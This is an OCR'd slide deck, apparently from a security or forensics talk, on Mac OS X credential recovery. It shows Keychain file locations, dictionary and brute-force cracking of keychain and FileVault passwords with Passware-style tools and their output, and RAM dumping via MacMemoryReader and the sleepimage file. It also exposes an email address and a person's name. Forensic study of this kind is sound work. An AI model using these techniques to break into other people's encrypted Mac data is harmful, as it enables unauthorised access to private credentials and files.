Exchange	mot de passe de l'application	Aujourd'hui, 10:44
Exchange	mot de passe de l'application	Aujourd'hui, 10:45
GoogleContactSyncService	mot de passe de l'application	17 avr. 2011 23:16
KisMACWebService	mot de passe de l'application	14 juin 2011 16:11
Picasa Google Account	mot de passe de l'application	19 juin 2011 09:44


Devoteam
Compte Exchange

Description du compte : Devoteam
Informations personnelles
Nom complet : Malard Arnaud
Adresse de messagerie : [redacted]
Authentification
Méthode : Nom d'utilisateur et mot de ...
Nom d'utilisateur : [redacted]
Mot de passe : •••••••••••••••




Comptes
sganama@gmail.com
CalDAV

Informations du compte | Réglages du serveur

Description : sganama@gmail.com
Nom d'utilisateur : sganama@gmail.com
Mot de passe : •••••••••••
Nom complet : Arnaud M
Actualiser les calendriers : chaque heure

Open Keychain files

- For each user, Keychain is stored in `/Users/<USER>/Library/Keychains/login.keychain`
- Keychain files are protected by keychain password





Trousseau d'accès veut utiliser le trousseau « session ».

Veuillez saisir le mot de passe du trousseau.

Mot de passe :

- It's possible to import any Keychain files without know the Keychain password






Nom	Date de modi
login.keychain	27 juillet 20
Microsoft_Entity_Certificates	20 juillet 20
Microsoft_Inte...ate_Certificates	20 juillet 20

Open Keychain files

- But, you have to know “keychain” password to exploit it :(



Trousseau d'accès veut utiliser vos informations confidentielles gardées dans « Evernote » de votre trousseau.


Pour autoriser ceci, saisissez le mot de passe du trousseau « session ».

Mot de passe : ••••••••••••

- By default, “keychain” password is equal to user system password :-)

Open Keychain files

- You can identity password in volatility data
- You can attempt identify password by brute force attack




Dictionary Path: /usr/share/dict/words

Keychain Path: + /Volumes/HP v210w/login.keychain

Status: Password Found: [redacted]

Estimated Time Remaining: 000:00:00:00

Passwords Check



C:\kc_pass1234_01_extended
Protection: **Keychain - Open Password**
Complexity: **Brute-force - Slow**

Recovery Progress

Passwords found:
4 passwords
Total time elapsed:
1 min. 52 sec.
Estimated completion time:
[completed]

Attack Summary

Checking password:
[completed]
Length: [completed]
Passwords checked:
1
Search speed:


File: kc_pass1234_01_extended
Folder: C:\
Protection: Keychain - Open Password
Complexity: Brute-force - Slow

File-Open password: [**pass1234**] (no brackets) <Copy>
test account name password: [**name!!!!password**] (no brackets) <Copy>
user password: [**test_pass_00**] (no brackets) <Copy>
Window Bitmap Encryption password: [704FC580BD7FEE9354F4BD84171B17A4] (no brackets) <Copy>

External Key File Name: securenote.KSN
Folder: C:\Users\AppData\Roaming\Passware\Passware Kit\Unprotected\UnprotectedFiles4\

About Filevault encryption

- Encryption of file system (AES 128) like BitLocker or DM-Crypt
  - Full encryption from Lion version
  - Only Home directory encryption for previous versions
- Native function from Mac OS X 10.3




Nouveau compte : Standard
Nom complet : test
Nom du compte : test
Mot de passe : ••••••••
Confirmation : ••••••••
Indice du mot de passe : (recommandé)
☑ Activer la protection FileVault

- ".dmg" images can use Filevault encryption


About Filevault encryption

- Home directory without encryption




```
bash-3.2# ls /Users/sudoman/
.CFUserTextEncoding      .cpan                .g
.DS_Store                .cups                .g
.DownloadManager         .dir_colors          .g
.Trash                   .dropbox             .g
.Xauthority              .dvdcss              .g
```

- Home directory with Filevault encryption




```
bash-3.2# ls /Users/test/
test.sparsebundle
bash-3.2# ls /Users/test/test.sparsebundle/
Info.bckup     Info.plist     bands          token
bash-3.2# ls /Users/test/test.sparsebundle/bands/
0       12      15d06   16d     170     174     178     17c
1       13      16      16e     171     175     179     17d
```



```
bash-3.2# cat 0
?Y?#$???E?$|[&]L`|t???N"?#Vu!:?C??U??k???



d??F???16,R???/G??m??OdL^???
```

Open Filevault file

- Filevault file is stored in `/Users/<USER>/test.sparsebundle`
- Filevault files are protected by password ...



test.sparsebundle 21 juillet 2011 09:55 -- image...bundle


Saisissez le mot de passe pour accéder à « test.sparsebundle »

Mot de passe :

☐ Afficher le mot de passe

☐ Mémoriser le mot de passe dans le trousseau

▶ Détails




Nom	D
Bibliothèque	2
Bureau	1
Documents	2
Images	1
Musique	1
Public	1
Sites	1
Téléchargements	1
Vidéos	1

- ... and it’s the same as <user> system password :-)
- So, from target mode, it’s easy to decrypt this file

Open Filevault file

- You can identity AES key in volatility data ...
- Else, without access to hashes password, it is possible to attempt to find password by brute force attack



Passware Password Recovery Kit Forensic
File View Tools Help
Back Forward Start Page Save Results Print Check for Updates

Recovery Progress
Passwords found:
0 passwords
Total time elapsed:
1 min. 38 sec.
Estimated completion time:
[completed]

C:\di_fv2_qwerty_01.dmg
Protection: **FileVault encrypted volume**
Complexity: **Instant Unprotection**

Volume image file: di_fv2_qwerty_01.dmg
Folder: C:\
Physical memory image file: di_fv2_attached.mdmp
Folder: C:\
Protection: FileVault encrypted volume
Complexity: Instant Unprotection

Unprotected file: decrypted.img
Folder: C:\Users\Desktop\




Dictionary Path: /usr/share/dict/words
Disc Image: /Volumes/NTFS/MAC/test.sparsebundle
Status: Password Found: devoteam
Estimated Time Remaining: 000:00:00:00
Passwords Checked: 24

Exploitation of physical memory

Physical memory dump

- **From root access**, MacMemoryReader can dump RAM



```
ash-3.2# ./MacMemoryReader -d /tmp/dump2.mach
 OS version is 10.6
- unpacking kext from supportfiles/devmem.106x.tgz to /tmp/ramdump.nTMTvG
- loading kext at /tmp/ramdump.nTMTvG/devmem.kext
- running dtrace script supportfiles/PE_state_raw.dtrace
  running sysctl -w debug.devmem.boot_args=9474048
- running image command: ./supportfiles/image -o /tmp/dump2.mach -v
Memory ranges read from /dev/pmap (type, offset, size in blocks):
available  0000000000000000 000000000000008f
ACPI_NVS   000000000008f000 0000000000000001
available  0000000000090000 0000000000000010
```


```
Number of memory ranges to write: 43
Kernel version: Darwin Kernel Version 10.8.0: Tue Jun  7 16:33:36 PDT 2011; root:xnu-1504.15.3~1/RELEASE_I386
Opened /dev/mem -- starting dump
Dumping memory regions:
available  0000000000000000-000000000008f000                         [WRITTEN]
ACPI_NVS   000000000008f000-0000000000090000                         [WRITTEN]
available  0000000000090000-00000000000a0000                         [WRITTEN]
LoaderData 0000000000100000-000000000010f000                         [WRITTEN]
available  000000000010f000-0000000000200000                         [WRITTEN]
```

```
  MemMapIO: 7 segments, 4198400 bytes (4.00MB) -- ignored
Total memory written: 4025065472 bytes (3.75GB)
Total memory ignored: 272658432 bytes (260.03MB)
- unloading kext at /tmp/ramdump.nTMTvG/devmem.kext
```

- MMR create temporary kernel extension to read /dev/mem devices


Physical memory dump

- **“Sleepimage” file** contained physical memory dump for safe mode (hibernation mode)



```
bash-3.2# ls -ls /var/vm/
total 8519680
8388608 -rw------T  1 root  wheel  4294967296 31 jul 20:32 sleepimage
 131072 -rw-------  1 root  wheel    67108864  2 aoû 23:04 swapfile0
```

- From full access disk, “Sleepimage” file can be viewed
- From recent versions, file is encrypted :-)



☑ Exiger le mot de passe immédiatement après la suspension d'act lancement de l'économis

Pour tous les comptes de cet ordinateur :

☑ Désactiver l'ouverture de session automatique

☐ Mot de passe requis pour déverrouiller chaque sous-fenêtre des Préfér

☐ Déconnexion automatique après 60 minutes d'inactivité

☑ Utiliser la mémoire virtuelle sécurisée

Configuration of encryption of “sleepimpage”
(root privileges to modification)

Physical memory dump

- Physical extraction ...

